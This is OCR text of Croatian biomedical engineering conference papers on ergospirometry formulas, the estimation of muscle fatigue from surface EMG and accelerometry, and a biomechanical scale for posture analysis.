


Figure 5. Comparison dependent on the speed between formulas

Based on performed patient tests on actual devices, and obtained results shown on the figures 4 and 5 we can conclude that best tracking of given settings and best results are those from formula used by Jaeger author and modified ATS.

But when we take in to acount cases seen in practice and conditions of work, we can not discard other models, although they make significant deviations on standard tests.

V. CONCLUSION

Based on everything shown in previous four chapters we can clearly see importance of ergospirometry as medical test. Main test parameters influencing Work Load as well as the calculation procedure for each of them.

Chapter two shows problems that can be seen in practice and that are not taken in consideration in result interpretation. Thus, this chapter represents definition of topic of this paper.

Chapter three in detail displays derived and basic relations made by best known authors for performing ergospirometry test. Since this is very important test for the respiratory system as well as cardiovascular system, it is of greatest importance to show shortcomings that occur in everyday testing. This paper shows shortcomings from two sides: engineering side displayed by mathematical correlations, and medical side shown by descriptions of impact of mathematical correlations. Both sides have room for changes and consideration of improving measurements by introducing different formulas and considering different medical interpretation of results and possibly introduction of other variables such as existing medical conditions.

Chapter four simplifies in graphic advantages and disadvantages for each of these formulas performed at same test subject. It is clearly shown that if wrong author is chosen for testing, test results will be inaccurate.

For future work on this topic there is possibility of MatLab modeling of ergospirometry system, where formulas by all authors could be implemented in Simulink environment that will in turn enable corrections of test results using simulations for each formula. Room for improvements is obvious and possible improvements can greatly increase benefits for patients.

REFERENCES

[1] V Kulish, Human respiration: Anatomy and physiology, mathematical modeling, numerical simulation and applications, WIT Press, Southampton, UK 2006.

[2] J.Kimball. Respiratory system. http://users.rcn.com/jkimball.ma.ultranet/biologypages/p/pulmonary.html 2006. 1-9-00007. Ref Type: Electronic Citation

[3] Burkhausera, RV and Cawley, J. (2008). Beyond BMI: The value of more accurate measures of fatness and obesity in social science research. Journal of Health Economics, 27(2), 519-529.

[4] Davis, JA, Tyminski, TA, Soriano, AC, Dorado, S, Costello, KB, Sorrentino, KM, Pham, PH. (2006). Exercise test mode dependency for ventilatory efficiency in women but not men. Clinical Physiology and Functional Imaging. 26(2), 72-78.

[5] Goran, M, Fields, DA, Hunter, GR, Herd, SL, and Weinsieret, RL. (2000). Total Body Fat Does not Influence Maximal Aerobic Capacity. International Journal of Obesity, 24, 841-848.

[6] Loftin, M., Sothern, M., Warren, B., and Udall, J. (2004). Comparison of VO2 Peak During Treadmill and Cycle Ergometry in Severely Overweight Youth. Journal of Sports Science and Medicine, 3, 254-260.

[7] Wasserman, K, Hansen, J, Sue, D, Stringer, W, Whipp, B. (2005). *Principles of Exercise Testing and Interpretation*. Philadelphia, PA.: Lippincott Williams & Wilkins.

[8] Basset, F.A., & Boulay, M.R. (2000). Specificity of treadmill and cycle ergometer tests in triathletes, runners and cyclists. European Journal of Applied Physiology, 81, 214–221.

[9] Carter, H., Jones, A.M., Barstow, T.J., Burnley, M., Williams, C.A., & Doust, J.H. (2000). Oxygen uptake kinetics in treadmill running and cycle ergometry: A comparison. Journal of Applied Physiology, 89, 899–907.

[10] Hermansen, L., & Saltin, B. (1969). Oxygen uptake during maximal treadmill and bicycle exercise. Journal of Applied Physiology, 26, 31–37.

[11] Hill, D.W., Halcomb, J.N., & Stevens, E.C. (2003). Oxygen uptake kinetics during severe intensity running and cycling. European Journal of Applied Physiology, 89, 612–618.

[12] Roberts, J.A., & Alspaugh, J.W. (1972). Specificity of training effects resulting from programs of treadmill running and bicycle ergometer riding. Medicine and Science in Sports, 4, 6–10.

[13] Stromme, S.B., Ingjer, F., & Meen, H.D. (1977). Assessment of maximal aerobic power in specifically trained athletes. Journal of Applied Physiology, 42, 833–837.

[14] Martinez, M. L., Modrego, A., Ibanez Santos, J., Grijalba, A., Santesteban, M. D. and Gorostiaga, E. M. (1993) Physiological comparison of roller skating, treadmill running and ergometer cycling. International Journal of Sports Medicine 14: 72-77.

[15] Ricci, J. and Leger, L. A. (1983) VO2max of cyclists from treadmill, bicycle ergometer and velodrome tests. European Journal of Applied Physiology and Occupational Physiology 50: 283-289.

[16] Van Handel, P. J., Baldwin, C., Puhl, J., Katz, A., Dantine, S. and Bradley, P. W. (1988) Measurement and interpretation of physiological parameters associated with cycling performance. In: Medical and scientific aspects of cycling. Ed: Burke E. R. and Newsom

Estimation of Muscle Fatigue During Dynamic Contractions Based on Surface Electromyography and Accelerometry

Mislav Jordanic and Ratko Magjarevic
University of Zagreb, Faculty of Electrical Engineering and Computing
Department of Electronic Systems and Information Processing
Unska 3, Zagreb, HR10000, Croatia
E-mails: mislav.jordanic@fer.hr, ratko.magjarevic@fer.hr

Abstract—Common non-invasive measurements of muscle fatigue during dynamic contractions are based on the surface electromyography (SEMG). However, these measurements include movement artefacts such as the change of muscle length and the movement of electrodes. These artefacts significantly contribute to the non-stationary properties of the measured SEMG signal. Consequently, the measurements of the muscle fatigue employ various sensors and signal-processing methods. In this paper, we present a method for the estimation of the fatigue which uses an accelerometer to determine the SEMG segments within which the movement artefacts are resolved and the wide-sense stationarity holds. The fatigue is then estimated by the median frequencies of their power spectra. To illustrate the features of the proposed method, we apply it to the biceps curl exercise.

I. INTRODUCTION

Common non-invasive methods for the measurement of muscle fatigue during dynamic contractions are based on the surface electromyography (SEMG). Such methods are usually based on the detection of the changes in the power spectrum of the SEMG signal to indicate the fatigue of muscle [1]. Namely, the velocity of conduction of muscle fibres decreases with the fatigue. Consequently, the power spectrum of SEMG signal skews and shifts to lower frequencies. Such changes are usually detected using the mean frequency (MNF) or the median frequency (MDF) of the power spectrum [2], [3]. In [4] and [5], it is shown that the MDF approach better detects the fatigue than does the MNF approach.

In literature, for example in [1] and [6], the authors consider the SEMG signal as a non-stationary stochastic process whose probability density function is the Gaussian function. However, such a model of the SEMG signal makes the calculation of the MDF a nontrivial task. On the other hand, during the measurement of the SEMG signal, several problems arise. Namely, the dynamic contraction of muscle causes the movement of electrodes respect to the muscle fibres and the change of length of muscle fibres. Such problems are still challenges in the processing of SEMG signals [7]–[10]. Recently, various methods which overcome these problems have been proposed, such as the methods based on the short-time Fourier transform [8], the wavelet transform [9], and the Hilbert-Huang transform [10].

In this paper, we present a method for the estimation of muscle fatigue based on the median frequency of the SEMG signal. To obtain the MDF, we employ the Fourier transform on the segments of the SEMG signal within which the movement artefacts are resolved and the wide-sense stationarity holds. To find the relevant SEMG segments, we employ the detection of movement which uses the acceleration measured during the dynamic contractions. This detection has already been developed in [11]. Therefore, we use the method in [11] in the first stage of the fatigue estimation.

II. MESUREMENT SYSTEM

We perform the fatigue estimation of the *biceps brachii* muscle during a biceps curl exercise. The exercise is illustrated in Figure 1.

The measurements are obtained by using the instrumentation described in [12]. It contains a digital triaxial accelerometer and an amplifier for SEMG signal. It is located on the subject's wrist and records the SEMG signal sampled with 1000 Hz and the accelerometer signal sampled with 100 Hz on a microSD memory card. After the exercise, the data are transferred to a computer, where the fatigue estimation is performed off-line in MATLAB environment.

For recording of SEMG signal, bipolar electrodes (Ambu Blue Sensor, type SE-00-S) are placed on the *biceps brachii*, following the Seniam project recommendations [13]. The measurement system is shown in Figure 2.

III. MUSCLE FATIGUE ESTIMATOR

Our objective is to estimate the muscle fatigue by using the median frequency of the power spectrum of SEMG signal. The advantage of such an approach is that the power spectrum of the SEMG is estimated on a short time-domain segment extracted during each exercise repetition. Namely, during these segments, muscle length




Figure 1. Illustration of biceps curl exercise.




Figure 2. Illustration of measurement system.

and position of electrodes respect to active muscle fibres are constant throughout the exercise. This procedure greatly reduces the influence of non-stationary effects caused by dynamic contractions. The segments for the estimation of the power spectrum are obtained by employing a movement detector and an accelerometer placed on the subject's wrist.

A. Movement Detector

A biceps curl is a sagittal-plane movement. Therefore, only the accelerometer axis parallel to the forearm is used for the detection of movement. The recorded signal is mostly composed of the gravitational acceleration, and takes values from −1g, during the extension phase of the exercise, to 0.8g, when the arm is fully flexed. This is illustrated in Figure 3.

The detector of movement is designed by using the method described in [11]. In the paper referred to, the authors propose the detection of movements from the acceleration which is processed by the filter with symmetric impulse response [14]. This filter introduces the minimum time-domain distortion and ensures high selectivity. Therefore, the waveform corresponding to the movement can be efficiently extracted from the acceleration.

In [11], the acceleration signal is filtered by using the fifth-order SIR filter with the symmetry of the impulse response about the line t=1s. The local maxima of the filtered signal correspond to the detected movements. The maxima occur at the points denoted as t_C, what is illustrated in Figure 3. Furthermore, the points corresponding to the maximum changes of the filtered signal are used to estimate the duration of the movement, T_M. The estimation is performed separately for the rising and the falling part of the filtered signal. The duration of the rising part is estimated as the double value of the period between the maximum positive change and the




Figure 3. Principle of movement detection and finding the interval for power-spectrum estimation based on acceleration.

corresponding local maximum. Similarly, the duration of the falling part is obtained as the double value of the period between the local maximum and the maximum negative change. The duration of a movement is calculated as

$$T_M = T_r + T_f \tag{1}$$

where T_r is the duration of the rising part, and T_f is the duration of the falling part.

We propose the estimation of the power spectrum on a short SEMG segment, with duration T_S, corresponding to one movement. The duration of the segment is defined as

$$T_S = t_{SE} - t_{SB} \tag{2}$$

where t_{SB} and t_{SE} are the beginning and the ending point of the segment. They are estimated by




Figure 4. Block scheme of muscle fatigue estimator. Vertical dashes represent time-domain segments within which SEMG periodograms are calculated.

$$t_{SB} = t_C - \frac{T_M}{16} \tag{3}$$

$$t_{SE} = t_C + \frac{T_M}{16} \tag{4}$$

It should be noted that the SEMG power spectrum is estimated over one-eight of a contraction period, within which the forearm is fully flexed and the velocity of the movement reaches the minimum. In practice, such an estimation of the period results in low non-stationary effects.

B. Fatigue Estimation

The block scheme of the proposed muscle fatigue estimator is shown in Figure 4. In the estimator, the power spectra are obtained by using the modified periodograms over SEMG segments determined by the movement detector. Each periodogram is calculated by using the discrete Fourier transform (DFT) in L points, as in

$$S[k] = \frac{1}{LU}\left|\sum_{n=0}^{L-1} s[n]\cdot w[n]\cdot e^{-j2\pi kn/L}\right|^2,\ k = 0,1,...L-1 \tag{5}$$

where $s[n]$ is sampled SEMG signal within the period of T_S, and $w[n]$ is the window. In the estimator, we use the Hamming window which has the same length as the DFT. Constant U ensures unbiased spectrum estimation and it is defined as

$$U = \frac{1}{L}\sum_{n=0}^{L-1} w^2[n] \tag{6}$$

To obtain the median frequency of the periodogram $S[k]$, first we have to find the corresponding index, m. The index of median frequency is obtained by solving the equation




Figure 5. Influence of Welch parameters on fatigue index, *k*.




Figure 6. Influence of Welch parameters on mean squared error.

$$\sum_{k=0}^{m} S[k] = \sum_{k=m}^{\lceil L/2 \rceil} S[k] \tag{7}$$

where $\lceil . \rceil$ denotes the next higher integer value. It is clear that the periodogram in (5) corresponds to the frequency range [0, 2π). However, for the calculation of median frequency, only positive frequencies are sufficient. Therefore, k in (7) runs from k=0 to k=$\lceil L/2 \rceil$ rather than to k=L−1.

After m is found, the median frequency is obtained as

$$MDF = m \cdot \frac{f_s}{L} \tag{8}$$

where f_s is sampling frequency. The value of MDF describes the frequency content of each exercise cycle. As we mentioned earlier in the introduction, during sustained muscle contraction, the power spectrum of the SEMG is shifted towards lower frequencies. Therefore, the regression line of the median frequencies can be used for the monitoring of the fatigue [8], [10].

The regression line is calculated in order to fit the MDF values in the least-square sense. The line is given by

$$y = kt + b \tag{9}$$

where k and b denote the slope and the y-intercept. The slope of the obtained regression line indicates the shift of the power spectra from higher to lower frequencies due to muscle fatigue. Therefore, we chose k as the figure of merit in the estimation of muscle fatigue, called the fatigue index [8], [10].

Let us now compare the values of the fatigue index obtained using the power spectrum based on a single periodogram and the power spectrum obtained by a common method, such as the Welch method [15]. The Welch method involves dividing the signal into overlapping segments, calculating their modified periodograms, and averaging the obtained periodograms. This method reduces the variance of the estimated spectra in exchange for the frequency resolution, what is usually a beneficial tradeoff.

For illustration, we run the Welch method with the following parameters:

- $w[n]$ is the Hamming window
- window length, L, corresponding to the periods from 30ms to T_S with the step of 10ms
- window overlapping from 10% to 90% with the step of 5%

Figure 5 shows the fatigue index as the function of Welch's parameters for the exercise in which the mean of durations of SEMG segments is 410ms. It is clear that the changes in k are low when the window length is close to the durations of SEMG segments, T_S. In addition, similar behavior is also obtained for the mean squared error (MSE) of median frequencies. Figure 6 shows the MSE as the function of Welch's parameters for the same exercise. It should be noticed that the MSE is low when the window length is close to T_S. Following this analysis, reasonably good estimation of the fatigue index can be simply obtained by using the periodograms with the lengths equal to T_S.

IV. Measurement Examples

Three subjects were tested during the biceps curl exercise. The subjects were all 23 years old and had 91kg ± 3kg. They were carefully chosen to have similar anatomy and similar sports history in order to be tested with the same weights.

After a short warm-up, the subjects were instructed to perform 10 repetitions of the biceps curl exercise with the weight of 3kg. Figure 7 shows the SEMG signal and the regression line obtained during the exercise. Since the subjects did not feel the fatigue, the index of fatigue was




Figure 7. Regression line (a) and SEMG signal (b) during exercise without muscle fatigue.




Figure 8. Regression line (a) and SEMG signal (b) during exercise with muscle fatigue.

low. After this exercise, the subjects were instructed to perform the same exercise but with the weight of 12kg. Figure 8 shows the obtained SEMG signal and the regression line. It is clear that a significant change in the index occurs, what alerts the fatigue.

V. CONLUSION

A method for the estimation of local muscle fatigue during dynamic contractions was presented. The method employed the electromyography and the accelerometry technique to indicate the fatigue. The fatigue was quantified by the fatigue index. It was defined as the slope of the linear regression model fitting the median frequencies of the electromyographic signal in the least-square sense.

The method was implemented in MATLAB environment. Such an implementation requires off-line calculation. However, the off-line monitoring is usually acceptable in many medical applications, such as the physical rehabilitation.

REFERENCES

[1] De Luca, C. J.; "Myoelectrical manifestations of localized muscular fatigue in humans", *Critical Reviews in Biomedical Engineering*, 11(4), pp. 25–279, 1984.

[2] Lindstrom, L.H.; Magnusson, R.I.; "Interpretation of myoelectric power spectra: A model and its applications", *Proceedings of IEEE*, vol. 65, pp. 653–662, 1977.

[3] Merletti, R.; Lo Conte, L.R.; "Surface EMG signal processing during isometric contractions", *Journal of Electromyography and Kinesiology*, vol. 7, pp. 241–250, 1997.

[4] *The state of the Art on Signal Processing Methods for Surface ElectroMyoGraphy*, deliverable of the SENIAM project, eds. H.J. Hermens, R. Merletti, B. Freriks, Roessingh Research and Development b.v., 1999, ISBN: 90-75452-17-9.L.

[5] Stulen, F. B.; De Luca, C. J.; „Frequency Parameters of the Myoelectric Signal as a Measure of Muscle Conduction Velocity", *IEEE Transactions on Biomedical Engineering*, vol. 28, no. 7, pp. 515–523, 1981.

[6] De Luca, C.J.; "Physiology and mathematics of myoelectric signals", *IEEE Transactions on Biomedical Engineering*, vol. BME-26, no. 1, pp. 313–325, June 1979.

[7] Farina, D.; Merletti, R.; Nazzaro, M.; Caruso, I.; "Effect of joint angle on EMG variables in leg and thigh muscles", *IEEE Engineering in Medicine and Biology Magazine*, vol. 20, no. 6, pp. 62–71, Nov. 2001.

[8] Cifrek, M.; Tonkovic, S.; Medved, V.; "Measurement and analysis of surface myoelectric signals during fatigued cyclic dynamic contractions", *Measurement*, vol. 27, no. 2, pp. 85–92, 2000.

[9] Karlsson, S.; Jun Yu; Akay, M.; "Time-frequency analysis of myoelectric signals during dynamic contractions: a comparative study", *IEEE Transactions on Biomedical Engineering*, vol. 47, no. 2, pp. 228–238, Feb. 2000.

[10] Srhoj-Egekher, V; Cifrek, M; Medved, V; "The application of Hilbert-Huang transform in the analysis of muscle fatigue during cyclic dynamic contractions", *Medical & Biological Engineering & Computing*, vol. 49, no. 6, pp. 659–669, June 2011.

[11] Jordanic, M.; Molnar, G.; Magjarevic, R.; "Movement detection based on filter with symmetric impulse response", *Proceedings of the 34th International Convention MIPRO*, vol. MEET & GVS, Opatija, pp. 108–112, May 2011.

[12] Dzaja, D.; "Wireless sensor network node for monitoring exercise", Bachelor thesis, Faculty of Electrical Engineering and Computing, Zagreb, 2011.

[13] *The State of the Art on Sensors and Sensor Placement Procedures for Surface ElectroMyoGraphy: A proposal for sensor placement procedures*, deliverable of the SENIAM project, eds. H.J. Hermens, B. Freriks, Roessingh Research and Development b.v., 1997, ISBN 90-75452-09-8.

[14] Vucic, M; Babic, H.; "A class of systems with symmetric impulse response", *Proceedings of IEEE International Symposium on Circuits and Systems*, vol. 3, Monterey, USA, 1998, pp. 485–488.

[15] Welch, P., "The use of fast Fourier transform for the estimation of power spectra: A method based on time averaging over short, modified periodograms", *IEEE Transactions on Audio and Electroacoustics*; vol. 15, no. 2, pp. 70–73, Jun 1967

Biomechanical Scale for Dynamic Human Body Posture Analysis

Mario Cifrek*, Stanislav Peharec**, Hrvoje Džapo*, Tomislav Pribanić* and Saša Mrvoš***
* University of Zagreb/Faculty of Electrical Engineering and Computing, Zagreb, Croatia
** Polyclinic for Physical Medicine and Rehabilitation Peharec, Pula, Croatia
*** RIZ-Transmitters Co., Zagreb, Croatia
hrvoje.dzapo@fer.hr

Abstract - Dynamic monitoring of patient body weight distribution in biomechanics laboratory can provide useful information for research and diagnosis purposes. The examinee can be subjected to different conditions, either standing still or doing a set of predefined exercises. Human locomotor system maintains the body balance in a complex manner, thus resulting in very small weight distribution perturbations which can provide a better insight in the patient state and serve as an excellent practical diagnostic tool. This paper describes an implementation of biomechanical scale designed to enable a high resolution dynamic body weight distribution measurement, along with monitoring of the angle and the distance between feet in the real-time.

Keywords: biomechanics, dynamic weight distribution measurement, electronic instrumentation

I. INTRODUCTION

Monitoring the patterns of postural responses in a process of maintaining the equilibrium state of upright stance through the muscle activity perturbations can provide a better insight into a state of human locomotor system. The possibility of dynamic monitoring of small postural changes in a process of achieving the body balance is important in for researchers in many fields, such as biomechanics, medicine, sports, and rehabilitation. Such information can be especially useful for understanding the mechanics of normal and pathological movement of patients with various motor deficiencies [1], [2].

Different measurement methods and approaches were proposed to provide means for capturing these small postural changes of human locomotor system. The most appropriate approach depends on specific objectives of the examination or research. Some of the existing approaches encompass the methods of center of pressure (COP) or center of gravity (COG) monitoring using force plates [3], swaymeter [4], ataxiameter [5], motion capture and analysis techniques using digital cameras [6] etc.

The information acquired for static and dynamic balance conditions are useful to describe, analyze and parameterize biomechanical models of human body. Various signal and information processing techniques are used to extract parameters of such models [7] - [11]. The information processing algorithms and development of new measurement methods are subject of intensive scientific research.




Fig 1: Biomechanical scale for dynamic measurement of human body weight distribution

In this paper we propose an implementation of biomechanical scale, specifically designed to monitor dynamic parameters of human posture perturbations in the process of maintaining the body balance. The instrument was designed to provide means of capturing body weight distribution separately for each leg with high-resolution and accuracy, along with information about the separation distance between feet, and orientation for each foot. These parameters are monitored and recorded in a real-time while the examinee is standing still or doing some set of predefined exercises following the instructions from operator or doctor.

The paper is organized as follows. Section 2 presents an overview of the main system requirements and architecture. Section 3 describes details of measurement system hardware implementation. Section 4 gives an overview of the accompanying visualization and data processing software. Section 5 provides the preliminary results of laboratory test and measurements.

II. MEASUREMENT SYSTEM OVERVIEW

The biomechanical scale for dynamic human body posture analysis was designed taking into account various mechanical, electrical and software requirements. The most important initial measurement system specifications were the following:

- dynamic measurement of the human body weight distribution on each foot (in the frequency range up to 500 Hz),

- real-time measurement of angle and distance between feet during the examination,
- automatic calibration of the multi-channel input measuring chain,
- digital communication with personal computer (PC) through the USB and wireless ISM radio link,
- PC software for real-time measurement information visualization, processing and storage,
- database support for the examinee record management.

The architecture of the system is shown in Fig. 2.

